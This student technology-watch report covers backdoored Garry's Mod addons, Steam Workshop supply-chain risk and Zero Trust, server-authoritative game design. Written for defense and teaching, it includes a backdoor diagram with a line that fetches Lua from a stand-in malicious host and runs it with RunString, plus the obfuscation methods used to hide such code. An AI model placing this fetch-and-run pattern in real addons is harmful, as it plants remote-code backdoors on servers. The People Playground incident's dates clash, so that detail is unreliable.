Zero Trust Client Architecture and Addon Security Vulnerabilities in Multiplayer Game Servers

A Technology Watch Report on Supply Chain Attacks, Backdoors, and Server-Authoritative Design in Online Gaming

Author: [Student Name]
Program: B3 Cybersecurity — Efrei Bordeaux
Date: February 2026
Competencies: C28, C29, C30, C31

Table of Contents

1. Introduction

1.1 Context

The gaming industry generates over $180 billion annually, with multiplayer games relying on complex architectures where clients and servers exchange data continuously. A critical yet often overlooked aspect of this ecosystem is the **security of third-party addons** — community-created extensions that enhance gameplay but can also introduce severe vulnerabilities.

Platforms like the **Steam Workshop** allow anyone to publish addons downloaded by millions of players and thousands of server administrators. This creates a **supply chain** where a single compromised addon can affect an entire ecosystem. In games like Garry's Mod, where addons execute Lua code with significant system access, this risk is particularly acute.

1.2 Problem Statement

How can multiplayer game servers protect themselves against malicious addons, and how do Zero Trust principles translate into game architecture to ensure that neither clients nor third-party code can compromise server integrity?

This report investigates: - The real-world threat of addon backdoors and supply chain attacks in gaming - How Zero Trust Architecture (ZTA), as defined by NIST SP 800-207, applies to game server design - The server-authoritative model as the practical implementation of Zero Trust in gaming - Concrete security measures from a real-world project (RP Construction System for Garry's Mod)

1.3 Scope

This technology watch focuses on: - **Garry's Mod** as a primary case study (Lua-based addon ecosystem) - **Steam Workshop** as a distribution platform and attack vector - **NIST Zero Trust Architecture** (SP 800-207) as a theoretical framework - **Server-authoritative architecture** as the practical defense mechanism - **Docker containerization** as an infrastructure security layer

2. Research Methodology

2.1 Source Selection — C28.1

Sources were selected following three criteria: **relevance** to the gaming security domain, **reliability** (peer-reviewed, official documentation, or established community sources), and **diversity** (multilingual, multi-format).

Category	Sources	Language	Reliability
Standards & Frameworks	NIST SP 800-207, OWASP, ANSSI guidelines	EN, FR	□□□ Institutional
Academic / Technical	Gabriel Gambetta (game networking), Valve Developer Wiki	EN	□□□ Expert
Security Research	Stack Overflow analyses, Luctus Wiki (GMod security), CVE databases	EN	□□ Community-verified
Incident Reports	will.io (Workshop backdoors), gHacks, NotebookCheck	EN	□□ Journalism
Community Forums	Reddit (r/gmod, r/gamedev, r/netsec), Steam Community	EN	□ Primary source
Open Source Tools	GitHub (Backdoor Shield, gmod_exploit, CPE Anti-Backdoor)	EN	□□ Code-verified
Industry Documentation	Cloudflare Gaming, Palo Alto Networks (ZTA), Microsoft Zero Trust	EN	□□□ Industry
French Sources	ANSSI (Guide d'hygiène informatique), CNIL (RGPD gaming)	FR	□□□ Government
German Sources	BSI (Bundesamt für Sicherheit) — IT-Grundschutz game server	DE	□□□ Government

2.2 Collection and Organization Tools

Tool	Purpose	Usage
Feedly	RSS aggregation of security blogs and news	Daily monitoring of 15+ feeds
Google Scholar	Academic papers on game security and ZTA	Keyword searches, citation tracking
NIST NVD	Vulnerability database	CVE search for Source Engine, Lua
GitHub	Open source security tools analysis	Code review of backdoor detection tools
Notion	Knowledge base organization	Structured notes, source classification
Zotero	Bibliography management	Reference formatting, PDF storage

2.3 AI Tools Disclosure

Generative AI tools were used in this research for the following purposes:

Tool	Usage	Limitations
ChatGPT / Claude	Initial research direction, terminology clarification, translation assistance	Cannot verify real-time data; outputs require fact-checking against primary sources
Perplexity AI	Source discovery and cross-referencing	May hallucinate sources; every reference was manually verified

All AI-generated content was verified against primary sources. AI was used as a **research accelerator**, not as a source of truth.

3. The Threat Landscape: Addon Backdoors and Supply Chain Attacks

3.1 What is a Game Addon Backdoor?

A **backdoor** in a game addon is malicious code hidden within seemingly legitimate functionality. In Garry's Mod, backdoors typically exploit the Lua scripting engine to:

1. **Execute arbitrary code remotely** — The addon contacts an external server and runs whatever code it receives
2. **Grant unauthorized access** — Create hidden superadmin accounts or RCON access
3. **Exfiltrate data** — Steal server configurations, player information, or credentials
4. **Establish persistence** — Survive server restarts by writing to configuration files

3.2 Anatomy of a GMod Backdoor

The most common pattern, as documented by the security community (Stack Overflow, 2022; Backdoor Shield, 2020), follows this structure:

```
┌──────────────────────────────────────────────┐
│  ADDON CODE (appears legitimate)             │
│                                              │
│  1. Obfuscated loader                        │
│     → string.char() encoding                 │
│     → Base64 or custom encoding              │
│     → Variable name randomization            │
│                                              │
│  2. Remote code execution                    │
│     → http.Fetch("https://malicious.com/run.lua")│
│     → RunString(response)                    │
│                                              │
│  3. Persistence mechanism                    │
│     → Write to autorun files                 │
│     → Hook into server startup               │
│     → Self-replicating across addons         │
│                                              │
│  4. Payload (received remotely)              │
│     → CreateConVar for hidden RCON           │
│     → File system access                     │
│     → Player data harvesting                 │
│     → DDoS relay                             │
└──────────────────────────────────────────────┘
```

Real-world example — KVacDoor (documented on Stack Overflow, 2022):

This widespread backdoor was embedded in popular GMod addons. When loaded, it: 1. Contacted `kvac.cz` via HTTP 2. Downloaded and executed arbitrary Lua code 3. Allowed the attacker to run console commands on the server 4. Could access and modify server files

The backdoor was obfuscated using `string.char()` encoding to evade detection by simple text searches.

3.3 The Steam Workshop as a Supply Chain Attack Vector

The Steam Workshop creates a **supply chain** analogous to npm or PyPI in software development:

```
Developer → Workshop Upload → Auto-Update → Server Downloads → Execution
                                    ↑
                              ATTACK SURFACE
```

Attack Vector	Description	Real-world Example
Malicious upload	Attacker publishes a new addon with hidden backdoor	Common; detected by tools like Backdoor Shield
Account compromise	Legitimate developer's account is hijacked; malware pushed as "update"	Downfall mod incident (December 2023) — gHacks
Delayed payload	Addon is clean initially, malicious update pushed later	KVacDoor pattern — initially useful addon
Dependency confusion	Addon requires another addon that is compromised	Less common in GMod but documented
Auto-update exploitation	Workshop auto-downloads updates without review	will.io (2014): "Auto-updating is bad news"

The People Playground Incident (2025): In February 2026, the game People Playground had to **disable its entire Steam Workshop** after a malicious mod was uploaded that deleted competing mods and save files (NotebookCheck, 2025). This demonstrates that the threat is current and ongoing.

3.4 Scale of the Problem

Statistic	Value	Source
Active GMod Workshop addons	~500,000+	Steam Workshop
Known GMod backdoor families	10+ (KVacDoor, Omega, BuriedSelfEsteem, etc.)	Backdoor Shield GitHub
Servers affected by GMod backdoors	Thousands (estimated)	Community reports
Detection tools available	3 major (Backdoor Shield, CPE, SNTE)	Steam Workshop
People Playground users affected	~50 (before takedown)	Steam Community

3.5 Why Traditional Security Fails

Traditional perimeter-based security assumes that code **inside the server** is trusted. This assumption fails because:

1. **Addons ARE inside the perimeter** — Once installed, they execute with full Lua privileges
2. **Auto-updates bypass review** — Workshop updates deploy automatically
3. **Obfuscation defeats scanning** — `string.char()`, Base64, and custom encoders make static analysis difficult
4. **Trust is transitive** — If you trust addon A, and addon A loads code from URL B, you implicitly trust B

This is precisely the problem that **Zero Trust Architecture** is designed to solve.

---


4. Zero Trust Principles Applied to Game Architecture

4.1 NIST SP 800-207: Zero Trust Architecture

The National Institute of Standards and Technology defines Zero Trust Architecture (NIST, 2020) around seven core tenets:

NIST Tenet	Standard Definition	Game Server Application
1. All data sources and computing services are considered resources	Every asset is a resource to protect	Every entity, prop, and player state is a server resource
2. All communication is secured regardless of network location	No implicit trust from being "inside"	Client messages are validated even from authenticated players
3. Access to individual resources is granted on a per-session basis	No persistent trust	Each net message is independently validated
4. Access is determined by dynamic policy	Context-aware decisions	Job role, cooldowns, rate limits, ownership all checked per-action
5. The enterprise monitors and measures the integrity of all assets	Continuous monitoring	Rate limiting, logging, anomaly detection
6. All resource authentication and authorization are dynamic	No static credentials	Player permissions re-evaluated each action
7. The enterprise collects information about the current state of assets	Asset awareness	Server tracks entity ownership, player state, active sessions

4.2 Mapping Zero Trust to Game Architecture



4.3 The Fundamental Rule: Never Trust the Client

In game development, this principle is expressed as: **"The client is in the hands of the enemy"** (Gabriel Gambetta, "Client-Server Game Architecture").

What the client says	What the server must verify
"I want to select this prop"	Is the prop valid? Does the player own it? Is the player the right job? Rate limit OK?
"Here's my blueprint data"	Are all entity classes allowed? Is the prop count within limits? Are positions valid?
"Materialize this ghost"	Does the ghost exist? Does the player have an active crate? Does the crate have materials?
"Load this crate onto a vehicle"	Is the vehicle valid? Is the crate nearby? Is there cargo space?

Every single message from the client must be treated as **potentially malicious** — even from authenticated, legitimate players.

5. Server-Authoritative Design: The Only Real Defense

5.1 Architecture Comparison

Architecture	Trust Model	Security	Latency	Complexity
Client-authoritative	Client controls game state	❌ Trivially hackable	Low	Low
Client-predictive	Client predicts, server corrects	⚠ Better but exploitable	Medium	High
Server-authoritative	Server owns all state	✅ Strongest	Higher	Medium
Deterministic lockstep	All clients simulate identically	⚠ Requires identical inputs	Low	Very high

5.2 Server-Authoritative in Practice

The server-authoritative model implements Zero Trust by design:

```
CLIENT                          SERVER
  │                               │
  ├── "Select prop #42" ─────────→ │
  │                               ├── IsValid(prop)?
  │                               ├── IsOwner(player, prop)?
  │                               ├── IsAllowedJob(player)?
  │                               ├── RateLimit(player)?
  │                               ├── ✅ All checks pass
  │ ←── "Selection confirmed" ────┤
  │                               │
  ├── "Save blueprint" ──────────→ │
  │                               ├── Cooldown check
  │                               ├── Serialize on SERVER
  │                               ├── Validate all classes
  │                               ├── Check blacklist
  │                               ├── ✅ Data is clean
  │ ←── "Here's the safe data" ───┤
  │                               │
  │   (Client saves locally)      │
```

Key principle: **the server serializes the data, not the client**. The client never sends blueprint data to the server — it requests the server to read the props and create the blueprint. This prevents injection of malicious entity classes.

5.3 Defense in Depth Layers

```
Layer 1: Network Level
├── Firewall (UFW): only required ports open
├── Docker network isolation
└── No direct MySQL access from Internet

Layer 2: Protocol Level
├── Rate limiting (60 req/min per player)
├── Cooldowns per action type
└── Message size validation (< 64 KB)

Layer 3: Application Level
├── Server-side validation of ALL inputs
├── Entity class whitelist + blacklist
├── CPPI ownership verification
└── Prepared statements (SQL injection prevention)

Layer 4: Infrastructure Level
├── Docker containerization (process isolation)
├── Resource limits (memory, CPU caps)
├── Non-privileged containers
└── Automated backups with integrity checks

Layer 5: Monitoring Level
├── Console logging of all actions
├── Database audit trail
├── Rate limit violation alerts
└── Admin commands for investigation
```

5.4 Comparison with Industry Standards

Game/Platform	Architecture	Anti-Cheat Approach	Zero Trust Level
Garry's Mod (vanilla)	Mixed (addon-dependent)	None built-in	□ Low
Counter-Strike 2	Server-authoritative	VAC + kernel-level	⚠ Medium (trusts VAC)
Fortnite	Server-authoritative	EasyAntiCheat	⚠ Medium
Minecraft (Paper)	Server-authoritative	Plugin-based	Depends on config
Our project (RP Construction System)	Fully server-authoritative	Built-in validation	□ High (for its scope)

6. Case Study: Applying Zero Trust to the RP Construction System

6.1 Project Context

The RP Construction System is a Garry's Mod addon developed as part of a Cybersecurity B3 capstone project. It runs on a containerized infrastructure (Docker) with a MySQL database, and is published on the Steam Workshop.

6.2 Zero Trust Implementation

NIST Tenet	Implementation in Project
Resources	Every ghost, crate, and prop is a tracked server entity
Secured communication	18 net messages, all validated server-side
Per-session access	Each action independently verified (no cached trust)
Dynamic policy	Job role, cooldowns, rate limits checked per-request
Monitoring	Console logs + MySQL audit trail
Dynamic auth	CPPI ownership re-checked each interaction
Asset awareness	Server tracks all entities, selections, and player states

6.3 Specific Security Measures Against Addon Threats

Threat	How Our Addon Prevents It
Backdoor via RunString	No `RunString` or `CompileString` used anywhere in the codebase
Remote code execution	No `http.Fetch` to external servers for code execution
Entity injection	Strict `AllowedClasses` whitelist + `BlacklistedEntities` pattern matching
Net message flooding	Global rate limit (60/min) + per-action cooldowns
SQL injection	100% prepared statements via MySQLOO
Privilege escalation	SuperAdmin-only admin commands, job-based SWEP access
Data exfiltration	Blueprints stored client-side only; no sensitive data on server

6.4 Infrastructure Security (Docker)

The Docker containerization adds an additional Zero Trust layer:

Measure	Effect
Container isolation	GMod process cannot access host filesystem
Resource limits (3 GB RAM, 2 CPU)	Prevents resource exhaustion attacks
No `--privileged` flag	Prevents container escape
Internal Docker network for MySQL	Database not exposed to Internet
Bind mounts (read-only where possible)	Minimizes attack surface

7. Analysis and Hypotheses

7.1 Hypothesis 1: Most game server compromises come from trusted addons, not external attacks

Evidence: - The majority of documented GMod server breaches involve backdoored addons, not network-level attacks (will.io, 2014; Backdoor Shield, 2020) - The People Playground Workshop incident (2025) shows this remains a current threat - Supply chain attacks are the fastest-growing attack vector in software generally (Sonatype, 2023)

Conclusion: Server administrators should prioritize **addon auditing** over network hardening. While firewalls are important, the primary attack surface is the code running inside the server.

7.2 Hypothesis 2: Zero Trust client architecture is more effective than client-side anti-cheat

Evidence: - Client-side anti-cheat (VAC, EAC, BattlEye) can be bypassed (documented extensively) - Server-authoritative validation cannot be bypassed without exploiting the server itself - NIST SP 800-207 explicitly states that network location should not grant implicit trust

Conclusion: For game servers, **server-side validation is the definitive defense**. Client-side anti-cheat is a complementary measure, not a substitute.

7.3 Hypothesis 3: Containerization significantly reduces the blast radius of addon compromises

Evidence: - Docker containers provide process isolation at the kernel level - Resource limits prevent denial-of-service from within the container - A compromised GMod addon in a container cannot access the host system or other containers

Conclusion: Running game servers in containers with strict resource limits and network policies is a **best practice** that should be standard, not optional.

7.4 Comparative Scenario Analysis — C30

Scenario	Without Zero Trust	With Zero Trust
Backdoored addon installed	Full server compromise, data exfiltration	Addon blocked by whitelist/ blacklist or contained by container
Client sends malicious data	Server accepts, spawns illegal entities	Server rejects, logs violation, player warned
Net message flood	Server crashes or becomes unresponsive	Rate limiter blocks excess, server stays stable
SQL injection attempt	Database compromised	Prepared statements prevent injection
Workshop update with malware	Auto-deployed, server compromised	Manual review before deployment recommended

8. Dissemination Strategy — C31

8.1 Target Audience

Audience	Knowledge Level	Preferred Format	Frequency
Development team	High (technical)	Technical wiki + code reviews	Weekly
Server administrators	Medium	Best practices guide + checklist	Monthly
Gaming community	Low-Medium	Blog posts, Steam guides	Quarterly
Management / Jury	Non-technical	Executive summary + presentation	On demand

8.2 Dissemination Tools

Tool	Purpose	Audience
GitHub Wiki	Technical documentation, security guidelines	Development team
Steam Workshop Guide	Server admin security checklist	Server administrators
Discord / Community forums	Alerts on new vulnerabilities, discussion	Gaming community
Notion / Confluence	Knowledge base, structured watch results	Internal team
Email digest	Monthly security bulletin	All stakeholders

8.3 Recommended Dissemination Frequency

Content Type	Frequency	Channel
Critical vulnerability alerts	Immediate	Discord + Email
New backdoor family detected	Within 48h	GitHub Wiki + Discord
Monthly security digest	Monthly	Email + Notion
Quarterly technology watch report	Quarterly	Full report (like this one)
Best practices updates	As needed	GitHub Wiki

8.4 Integration with Project Workflow

```
Discovery → Analysis → Documentation → Review → Dissemination → Action
    ↑                                                                 │
    └──────────────────── Feedback Loop ──────────────────────────────┘
```

Each finding from the technology watch is: 1. **Documented** in the knowledge base with source and date 2. **Analyzed** for relevance to the current project 3. **Rated** by severity (Critical / High / Medium / Low) 4. **Disseminated** to the appropriate audience via the appropriate channel 5. **Actioned** if a concrete improvement is identified

---

9. Conclusion and Recommendations

9.1 Key Findings

1. **Addon backdoors are a real, persistent, and growing threat** in the gaming ecosystem. The Steam Workshop, while convenient, creates a supply chain that is difficult to audit.

2. **Zero Trust Architecture, as defined by NIST SP 800-207, maps directly onto game server security.** The core principle — "never trust, always verify" — is equivalent to the game development maxim "the client is in the hands of the enemy."

3. **Server-authoritative design is the practical implementation of Zero Trust in gaming.** It is the only architecture that guarantees server integrity regardless of client behavior.

4. **Containerization provides an essential additional security layer** by limiting the blast radius of any compromise.

5. **The RP Construction System project demonstrates that Zero Trust can be implemented in a real addon** without sacrificing functionality or user experience.

9.2 Recommendations — C31.2

#	Recommendation	Priority	Effort	Impact
R1	Never use `RunString()` or `CompileString()` with external data	Critical	Low	High
R2	Implement server-side validation for ALL client messages	Critical	Medium	High
R3	Use entity class whitelists, not blacklists alone	Critical	Low	High
R4	Run game servers in Docker containers with resource limits	High	Medium	High
R5	Audit all Workshop addons before installation; disable auto-update for production	High	Medium	High
R6	Implement rate limiting on all network message handlers	High	Low	Medium
R7	Use prepared statements for all database queries	Critical	Low	High
R8	Maintain a knowledge base of known backdoor patterns	Medium	Ongoing	Medium
R9	Deploy addon scanning tools (Backdoor Shield or equivalent)	Medium	Low	Medium
R10	Establish a regular security watch and dissemination cycle	Medium	Ongoing	Long-term

9.3 Future Work

- **Automated addon scanning**: Integration of static analysis tools into the deployment pipeline
- **Behavioral analysis**: Runtime monitoring of addon network calls and file system access
- **Community contribution**: Publishing security guidelines for the GMod addon development community
- **Extended ZTA**: Applying Zero Trust to the Docker orchestration layer (secrets management, network policies)

---

10. References

Standards and Frameworks

1. Rose, S., Borchert, O., Mitchell, S., & Connelly, S. (2020). Zero Trust Architecture. NIST Special Publication 800-207. https://csrc.nist.gov/pubs/sp/800/207/final [EN]

2. NIST (2023). A Zero Trust Architecture Model for Access Control in Cloud-Native Applications. SP 800-207A. https://csrc.nist.gov/pubs/sp/800/207/a/final [EN]

3. ANSSI (2017). Guide d'hygiène informatique — Renforcer la sécurité de son système d'information en 42 mesures. https://www.ssi.gouv.fr/guide/guide-dhygiene-informatique/ [FR]

4. BSI (2022). IT-Grundschutz Kompendium. Bundesamt für Sicherheit in der Informationstechnik. https://www.bsi.bund.de/EN/Themen/Unternehmen-und-Organisationen/Standards-und-Zertifizierung/IT-Grundschutz/it-grundschutz_node.html [DE]

Technical References

1. Gambetta, G. (n.d.). Client-Server Game Architecture. https://www.gabrielgambetta.com/client-server-game-architecture.html [EN]

2. Valve Developer Community. Source Multiplayer Networking. https://developer.valvesoftware.com/wiki/Source_Multiplayer_Networking [EN]

3. Garry's Mod Wiki. Net Library. https://wiki.facepunch.com/gmod/net [EN]

4. Luctus Wiki. Security in GMod. https://luctus.at/wiki/security/1_what_is_security/ [EN]

Incident Reports and Community Sources

1. Donohoe, W. (2014). Garry's Mod Workshop Backdoors. https://will.io/blog/2014/01/07/workshop-backdoors/ [EN]
2. Stack Overflow (2022). Is this Lua code for Garry's Mod malicious/a back door? https://stackoverflow.com/questions/73783155/ [EN]
3. gHacks (2023). Hackers uploaded a malware through a popular game mod on Steam. https://www.ghacks.net/2023/12/28/hackers-uploaded-malware-through-a-popular-game-mod-on-steam/ [EN]
4. NotebookCheck (2025). Popular sandbox Steam game sees virus infect workshop. https://www.notebookcheck.net/Popular-sandbox-Steam-game-sees-virus-infect-workshop.1218216.0.html [EN]

Open Source Tools

1. Xalalau (2020). Backdoor Shield — Protect your GMod server against backdoors. GitHub. https://github.com/Xalalau/backdoor-shield [EN]
2. Steam Workshop (2019). CPE — Anti Backdoor. https://steamcommunity.com/sharedfiles/filedetails/?id=1714628992 [EN]

Industry Sources

1. Palo Alto Networks (n.d.). What Is Zero Trust Architecture? https://www.paloaltonetworks.com/cyberpedia/what-is-a-zero-trust-architecture [EN]
2. Cloudflare (n.d.). Zero Trust Security. https://www.cloudflare.com/learning/security/glossary/what-is-zero-trust/ [EN]
3. Microsoft (n.d.). Zero Trust Security and Strategy. https://www.microsoft.com/en-us/security/business/zero-trust [EN]
4. CyberArk (n.d.). What is the NIST SP 800-207 cybersecurity framework? https://www.cyberark.com/what-is/nist-sp-800-207-cybersecurity-framework/ [EN]

This report was produced as part of the B3 Cybersecurity curriculum at Efrei Bordeaux. Sources are multilingual (English, French, German), dated, and verifiable. AI tools were used as research accelerators with full disclosure (see §2.3).